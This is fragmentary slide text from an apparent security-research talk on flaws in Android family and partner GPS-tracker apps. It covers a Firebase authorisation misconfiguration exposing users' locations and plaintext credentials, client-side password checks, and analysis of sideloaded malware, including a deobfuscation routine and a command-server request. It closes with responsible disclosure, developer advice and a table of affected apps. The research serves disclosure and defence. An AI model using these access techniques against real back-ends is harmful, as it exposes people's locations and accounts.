
Authentication Misconfiguration



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Authorisation Misconfiguration



`https://*****.firebaseio.com/Users/149737514214639`



attacker




Firebase

Authorisation Misconfiguration



https://*****.firebaseio.com/Users/149737514214639



Query in Users

Table Users

user_id	last_location	...
149737514214639	address =
145859345853234	address =
...





Firebase

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
But there is More

```
{ ...  
    user_email=foo@bar.com  
user_name=theuser  
user_password=123456  
user_token=cQfgiDRWx9o:APA91bGTkU1N9F...  
    user_type=1  
..  
}
```



```
public void onDataChange(DataSnapshot dataSnapshot) {  
    PasswordActivity.this.util.log("userid password123", "" + dataSnapshot.getValue());  
  
    if(PasswordActivity.get_string_from_edittext(PasswordActivity.ed_password) .compareToIgnoreCase(  
        dataSnapshot.getValue().toString()) == 0) {  
        ....  
        PasswordActivity.this.save_user_data();  
        return;  
    }  
  
    PasswordActivity.lDialog.dismiss();  
    PasswordActivity.this.util.toast("Password Wrong");  
}
```

Authorisation Misconfiguration



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Sh * * happens

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Sideloaded-Malware



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
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Installs: 100,000 – 500,000




es.cell.tracker.kids

MD5: be8d1c46b46af4176faf5d09fc7ae914
Installs: 1,000,000 - 5,000,000


String Obfuscation



Remote Server 1



Remote Server 2



Sideloaded-Malware 1 – String Obfuscation




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```
public static String bytesToAlphabeticString(String binaryFormatOfString) {  
    int length = binaryFormatOfString.length();  
    String deobfuscatedString = "";  
    for(int i = 0; i < length-8; i+=8) {  
        String subStringOfBytesAsString = binaryFormatOfString.substring(i, i+8);  
        char c = (char)Integer.parseInt(subStringOfBytesAsString, 2);  
        deobfuscatedString += c;  
    }  
    return deobfuscatedString;  
}
```

Sideloaded-Malware 1 – Anti-Dynamic



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Sideloaded-Malware 2 – Anti-Static



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```
[[action, firstcheck], [website, 64.140.158.18], [typeapp, 2], [imei, 395960584275410], [appid, 85],  
[langphone, en], [time, 1503606833687], [minname, 5], [maxname, 15], [minpass, 5], [maxpass, 20],  
null, null, null]
```

AES with hard-coded key

```
[a2ea1e93bdd8d380765f43489123c97a=d94574f1b957733ceb711eaff166dbe2, d4b60576694169abbed4baf5104dcf09  
=429aafb401154c1179cf72bc4fc022c8, 1a2dc2b354e50df1b1a3177c5d120862=bea050311d9927ae89b26a76333d50aa,  
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```

Sideloaded-Malware 2 – Anti-Dynamic



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Just a Button click....

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Responsible Disclosure

- Informed vendors, 90 days to fix the bugs
- Reactions:
 - A few: “We will fix it”
 - No reaction
 - “How much money do you want”
 - “It’s not a bug, it’s a feature”
- Had a nice chat with US FTC + Google ASI
- Some apps removed from Google Play Store
- Still vulnerable back-ends and apps in the store

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- DON'T use plaintext communication
- App security is important but also consider back-end security
- DON'T store any user secrets in the app (client side)
- Google provides API for payment and license verification
- Authentication and authorization for back-end data (e.g. firebase*)

*<https://firebase.google.com/docs/auth/>

	Client-Side Vulnerability	Access All Data
My Family GPS Tracker		X
KidControll GPS Tracker	X	
Family Locator (GPS)	X	X
Free Cell Tracker	X	X
Rastreador de Novia 1	X	X
Rastreador de Novia 2	X	X
Phone Tracker Free	X	X
Phone Tracker Pro	X	X
Rastrear Celular Por el Numero	X	X
Localizador de Celular GPS	X	X
Rastreador de Celular Avanzado	X	X
Handy Orten per Handynr	X	X
Localiser un Portable avec son Numero	X	X
Phone Tracker By Number	X	X
Track My Family	X	X
Couple Vow		X
Real Time GPS Tracker	X	
Couple Tracker App	X	
Ilocatemobile		X

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